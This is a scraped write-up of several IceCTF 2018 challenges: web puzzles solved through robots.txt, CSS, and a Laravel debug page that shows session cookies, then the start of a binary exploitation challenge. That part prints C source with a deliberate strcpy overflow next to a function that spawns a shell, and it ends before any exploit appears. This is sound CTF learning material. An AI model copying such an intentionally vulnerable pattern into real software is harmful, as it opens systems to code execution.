
iceCTF2018


web

toke web

once we open the url was provided https://static.icec.tf/toke/




then we proceed run check robots.txt by entering https://static.icec.tf/toke/robots.txt , and it returns the following, then the robots.txt gives us a url to a page



Applications
jue, sep 27 11:46
https://static.icec.tf/toke/robots.txt - Chromium
https://static.icec.tf/toke/robots.txt

```
User-agent: *
Disallow: /secret_xhrznylhiubjcdfpzfvejlnth.html
```

oh yeah!! we had the FLAG!!



Applications
jue, sep 27 11:47
https://static.icec.tf/toke/secret_xhrznylhiubjcdfpzfvejlnth.html - Chromium
https://static.icec.tf/toke/secret_xhrznylhiubjcdfpzfvejlnth.html

```
IceCTF{what_are_these_robots_doing_here}
```

Lights Out!


Help! it is dark https://static.icec.tf/lights_out

Who turned out the lights?!?!

check the html source code

```
<div class="clearfix">
    <i data-hide="true"></i>
    <strong data-show="true">
    <small></small>
    </strong>
    <small></small>
</div>
```

so we thought a little bit more what about checking the css too))




```
/*! normalize.css v3.0.3 | MIT License | github
html {
    font-family: sans-serif;
    -ms-text-size-adjust: 100%;
    -webkit-text-size-adjust: 100%
}

body {
    margin: 0
}

article,aside,details,figcaption,figure,footer,
    display: none;
}

summary:hover {
    display: block;
}
```

then we try to remove styles , and we got the flag

IceCTF{styles_turned_the_lights}

Friðfinnur

In the third web Challenge we were given a webiste which is build under laravel



Welcome Job Listings

Join over 5 million people that have successfully found a job through our website.

Home


With over 20 new listings a day we are proud to present the future of finding work in the digital age. Finding work doesn't have to be as difficult as it used to be. Own your future by searching through the abundance of jobs listed here.

Success Rate

Over 73% of site visitors manage to find work within 3 months.

Copyright 2018 © Job Listings

jobs.html




Jobs

- Software Developer
- Fry Cook
- Circus Clown
- Aircraft Dispatcher
- Airline Pilot
- Doctor
- Psychologist
- Career Counsellor
- Retail
- Funeral Director
- Actor
- Call Center
- Hair Stylist
- Ski Instructor
- Nurse
- Sales
- Waiter
- Web Developer
- Writer
- Veterinarian
- Social Worker
- Teaching Abroad

Copyright 2018 © Job Listings

after digging ,and digging we try to make to show us error or whatever expection then we had the flag



Exception
IceCTF{you_found_debug}

Exception
…/routes/web.php:14

Illuminate\Foundation\Http\Kernel handle
…/public/index.php:68

/laravel/routes/web.php

```
<?php

Route::get('/', function () {
    return view('home');
});

Route::get('jobs', function () {
    return view('jobs');
});

Route::get('jobs/{alias}', function ($alias) {
    $data = (\App\Data::getJobData($alias));
    if ($data == null) {
        throw new Exception("IceCTF{you_found_debug}");
    }
    return view('job', ['data' => $data]);
});
```

Arguments

1. "IceCTF{you_found_debug}"

No comments for this stack frame.

Environment & details:

GET Data empty

POST Data empty

Files empty

Cookies

```
__cfduid          "d93317d41a1556e1536f9c5c90ef33bbf1536330181"
_ga               "GA1.2.1513690422.1536601438"
XSRF-TOKEN        "eyJpdiI6IlMeWLljVHNVS3lFODc1eGs5aTVrZFE9PSIsInZhbHVlIjoiSzBpf1wvbWN1cHFVR0VUZ0lZMUJnQkFLbWRHRVZ1YzNzTGQ2K3Yxd
laravel_session   "eyJpdiI6IkZ9xODV0OVpuci1ZZdHRzSlZPbV1KV0E9PSIsInZhbHVlIjoiemxRd0SoV01tSOFWMGg2TGNiU2tYZkdqWkVkWM4yQXJ1S1oyUVk3M
```

Session empty

binary exploitation

cave

we check the source , and we see we have a shell function , and strcpy

```
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

void shell() {
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    system("/bin/sh -i");
}

void message(char *input) {
    char buf[16];
    strcpy(buf, input);

    printf("The cave echoes.. %s\n", buf);
}

int main(int argc, char **argv) {
    if (argc > 1){
        message(argv[1]);
    } else {
        printf("Usage: ./shout <message>\n");
    }
    return 0;
}
```

then we tried to check more about the executable

```
file ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32,
BuildID[sha1]=86bc
42618d0d84d9f0646ebd0448cc2da16a92a2, not stripped
```

even more with strings

```
/lib/ld-linux.so.2libc.so.6
_IO_stdin_usedstrcpyputsprintf
setresgidsystemgetegid__libc_start_main
